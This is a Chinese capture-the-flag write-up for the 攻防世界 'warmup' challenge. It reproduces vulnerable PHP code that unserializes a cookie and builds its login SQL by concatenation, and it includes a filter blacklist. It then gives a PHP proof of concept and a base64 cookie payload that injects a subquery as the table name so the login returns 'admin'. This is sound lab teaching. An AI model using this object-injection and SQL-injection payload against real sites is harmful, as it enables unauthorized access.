
【攻防世界】warmup
warmup (反序列化与sql注入)
题目来源
攻防世界 NO.GFSJ0999
题目描述
题目提示:平平无奇的输入框
打开网址页面如下,没有有用信息。
题目给了附件,直接下载,得到源码如下:
index.php(其中页面布局等无用代码省略)
<?php

include 'conn.php';

include 'flag.php';

if (isset ($_COOKIE['last_login_info'])) {

    $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));         //对cookie中的last_login_info进行反序列化。下面的代码已经可以不用看了,这里就是这道题的入口。

    try {

        if (is_array($last_login_info) && $last_login_info['ip'] != $_SERVER['REMOTE_ADDR']) {

            die('WAF info: your ip status has been changed, you are dangrous.');

        }

    } catch(Exception $e) {

        die('Error');

    }

} else {

    $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR']))) ;

    setcookie ('last_login_info', $cookie, time () + (86400 * 30));

}

if(isset($_POST['username']) && isset($_POST['password'])){

    $table = 'users';

    $username = addslashes($_POST['username']);

    $password = addslashes($_POST['password']);

    $sql = new SQL();

    $sql->connect();

    $sql->table = $table;

    $sql->username = $username;

    $sql->password = $password;

    $sql->check_login();

}

?>
conn.php
<?php

include 'flag.php';

class SQL {

    public $table = '';

    public $username = '';

    public $password = '';

    public $conn;

    public function __construct() {

    }

    public function connect() {

        $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");

    }

        //若返回结果的username字段值为admin则给出flag

    public function check_login(){

        $result = $this->query();

        if ($result === false) {

            die("database error, please check your input");

        }

        $row = $result->fetch_assoc();

        if($row === NULL){

            die("username or password incorrect!");

        }else if($row['username'] === 'admin'){

            $flag = file_get_contents('flag.php');

            echo "welcome, admin! this is your flag -> ".$flag;

        }else{

            echo "welcome! but you are not admin";

        }

        $result->free();

    }

        //对数据库进行查询的语句

    public function query() {

        $this->waf();

        return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");

    }

    public function waf(){

        $blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" , "*", "+", "-"];

        foreach ($blacklist as $value) {

            if(strripos($this->table, $value)){

                die('bad hacker,go out!');

            }

        }

        foreach ($blacklist as $value) {

            if(strripos($this->username, $value)){

                die('bad hacker,go out!');

            }

        }

        foreach ($blacklist as $value) {

            if(strripos($this->password, $value)){

                die('bad hacker,go out!');

            }

        }

    }

    public function __wakeup(){

        if (!isset ($this->conn)) {

            $this->connect();

        }

        if($this->table){

            $this->waf();

        }

        $this->check_login();

        $this->conn->close();

    }

}

?>
题解
本文参考:https://www.cnblogs.com/Goo1/p/17644523.html
显然这题是一道反序列化和sql注入结合的题目,反序列化的参数是$last_login_info
这道题的重点不在于反序列化,反序列化只是提供一个进入函数的入口。
当反序列化开始进行时,若有__wakeup()函数,则执行__wakeup()函数。
可以看到最后得到flag但是代码在check_login()函数,check_login()函数有调用了query()函数对数据库进行查询,并返回结果。
若返回的结果中字段username的值为admin,则返回flag。
观察query()函数中的查询语句:
"select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'"
没办法像多数sql注入的题目一样爆库爆表名,我们也无法保证select的结果为admin。
这里涉及知识点:查询虚拟表
poc如下:
<?php

    class SQL{

        public $table;

        public $username;

        public $password;

        public $conn;

    }

    $o=new SQL();

    //括号外的a是子查询表的名字

    $o->table="(select 'admin' username,'123' password)a";

    //要和表内的字段值一致

    $o->username='admin';

    $o->password='123';

    echo serialize($o);
闭合时查询语句为
select username,password from (select 'admin' username,'123' password)a where username='admin' and password='123'
下面对这条查询语句进行解释
select 'admin' username,'123' password
这部分创建了一个临时的虚拟表,其中包含两列:username 和 password,并且它们的值分别是 'admin' 和 '123'。
(select 'admin' username,'123' password) a
上面的子查询被命名为 a。这意味着整个子查询的结果会被视为一个名为 a 的表。
select username,password from (select 'admin' username,'123' password)a where username='admin' and password='123'
这部分从虚拟表 a 中选择 username 和 password 两列,并且只选择满足条件 username='admin' 和 password='123' 的记录。
综合来看,该 SQL 语句最终返回的结果是:
| username | password |
|---|---|
| admin | 123 |
满足条件$row['username'] === 'admin'

将得到的序列化对象进行base64编码
TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NDE6IihzZWxlY3QgJ2FkbWluJyB1c2VybmFtZSwnMTIzJyBwYXNzd29yZClhIjtzOjg6InVzZXJuYW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjM6IjEyMyI7czo0OiJjb25uIjtOO30=
赋值给$last_login_info

查看页面源码得到flag
【攻防世界】warmup的更多相关文章
- 攻防世界(十一)warmup
攻防世界系列 :warmup 1.打开题目,一个贱贱的滑稽表情 F12看到注释内容source.php 2.访问source.php <?php highlight_file(__FILE__) ...
- 攻防世界 WEB 高手进阶区 HCTF 2018 warmup Writeup
攻防世界 WEB 高手进阶区 HCTF 2018 warmup Writeup 题目介绍 题目考点 PHP代码审计 Writeup 打开 http://220.249.52.134:37877 常规操 ...
- 攻防世界 WriteUp
附:|>>>攻防世界-WEB-新手练习区<<<| WriteUp目录 01.|>>>baby_web<<<| 02.|>& ...
- CTF--web 攻防世界web题 robots backup
攻防世界web题 robots https://adworld.xctf.org.cn/task/answer?type=web&number=3&grade=0&id=506 ...
- CTF--web 攻防世界web题 get_post
攻防世界web题 get_post https://adworld.xctf.org.cn/task/answer?type=web&number=3&grade=0&id=5 ...
- 攻防世界 web进阶练习 NewsCenter
攻防世界 web进阶练习 NewsCenter 题目是NewsCenter,没有提示信息.打开题目,有一处搜索框,搜索新闻.考虑xss或sql注入,随便输入一个abc,没有任何搜索结果,页面也没有 ...
- 【攻防世界】高手进阶 pwn200 WP
题目链接 PWN200 题目和JarvisOJ level4很像 检查保护 利用checksec --file pwn200可以看到开启了NX防护 静态反编译结构 Main函数反编译结果如下 int ...
- XCTF攻防世界Web之WriteUp
XCTF攻防世界Web之WriteUp 0x00 准备 [内容] 在xctf官网注册账号,即可食用. [目录] 目录 0x01 view-source2 0x02 get post3 0x03 rob ...
- 攻防世界 | CAT
来自攻防世界官方WP | darkless师傅版本 题目描述 抓住那只猫 思路 打开页面,有个输入框输入域名,输入baidu.com进行测试 发现无任何回显,输入127.0.0.1进行测试. 发现已经 ...
- 攻防世界 robots题
来自攻防世界 robots [原理] robots.txt是搜索引擎中访问网站的时候要查看的第一个文件.当一个搜索蜘蛛访问一个站点时,它会首先检查该站点根目录下是否存在robots.txt,如果存在, ...
随机推荐
- ng-alain 创建页面
https://ng-alain.com/cli/generate/zh https://ng-alain.com/docs/new-page/zh 默认情况下,创建模块 trade,创建在目录 sr ...
- 走向更强的 Literal 的时代
正如 声明式编程的没落 - Inshua - 博客园 分析,声明式编程由于不符合软件工程需要,实际上正在淘汰,但与此同时,它的特征被过程式编程吸收为了Literal,中文翻译字面量. 什么是 Lite ...
- rsync+ssh同步备份文件
定期对web代码或重要的文件做同步异地服务器备份,防止服务器故障严重磁盘损坏时文件丢失的问题. 备份服务器:192.168.200.134 目标服务器:192.168.201.65 rsync同步命令 ...
- Linux下修改文件所属用户和组
chgrp 用户名 文件名 -R chown 用户名 文件名 -R -R表示递归目录下所有文件 以上部分已验证 一.修改文件所属组群--chgrp 修改文件所属组群很简单-chg ...
- 深入理解 Servlet:从基础概念到高级特性与实战应用
一.Servlet简介与工作原理 Servlet是Java Web开发中的重要组件,它运行在服务器端,用于处理客户端的请求并返回响应.其工作原理涉及多个组件和步骤,从客户端发起请求到服务器端的处理和响 ...
- Qt数据库应用2-数据导出到xls
一.前言 导入导出数据到csv由于语法简单,适用场景有限,于是乎还是必须再造一个轮子导出数据到xls,在经历过数十年的项目实战经验中不断调整和优化.尤其记得当初第一个版本v0.01大概在2011年左右 ...
- Qt编写安防视频监控系统56-数据库分页
一.前言 在视频监控系统中也需要对日志记录进行查询显示,有时候查询到的记录并不能一页显示完,最好的做成翻页显示,如果所有记录都在一页显示通过滚动条查看,不是很符合用户习惯,比如搜索引擎的记录也都是分页 ...
- Qt编写地图综合应用22-动态轨迹
一.前言 上一篇文章写道拿到路径规划的轨迹点坐标集合,并且已经可以通过调用addPolyline绘制线段的形式将轨迹点绘制,接下来就是要如何动态的绘制这些轨迹点,最简单的方法就是开个定时器挨个取出下一 ...
- Spring+MyBatis企业应用实战(第二版)2018-电子书+源码+SQL脚本
Spring+MyBatis企业应用实战(第二版)2018学习资料: 电子书: 链接:https://pan.baidu.com/s/1yAdlA5F_HuZMbO4who5jVw 提取码:58yz ...
- (数据科学学习手札164)在vscode中调用Deepseek进行AI辅助编程
本文示例配置文件已上传至我的Github仓库https://github.com/CNFeffery/DataScienceStudyNotes 1 简介 大家好我是费老师,最近国产大模型Deepse ...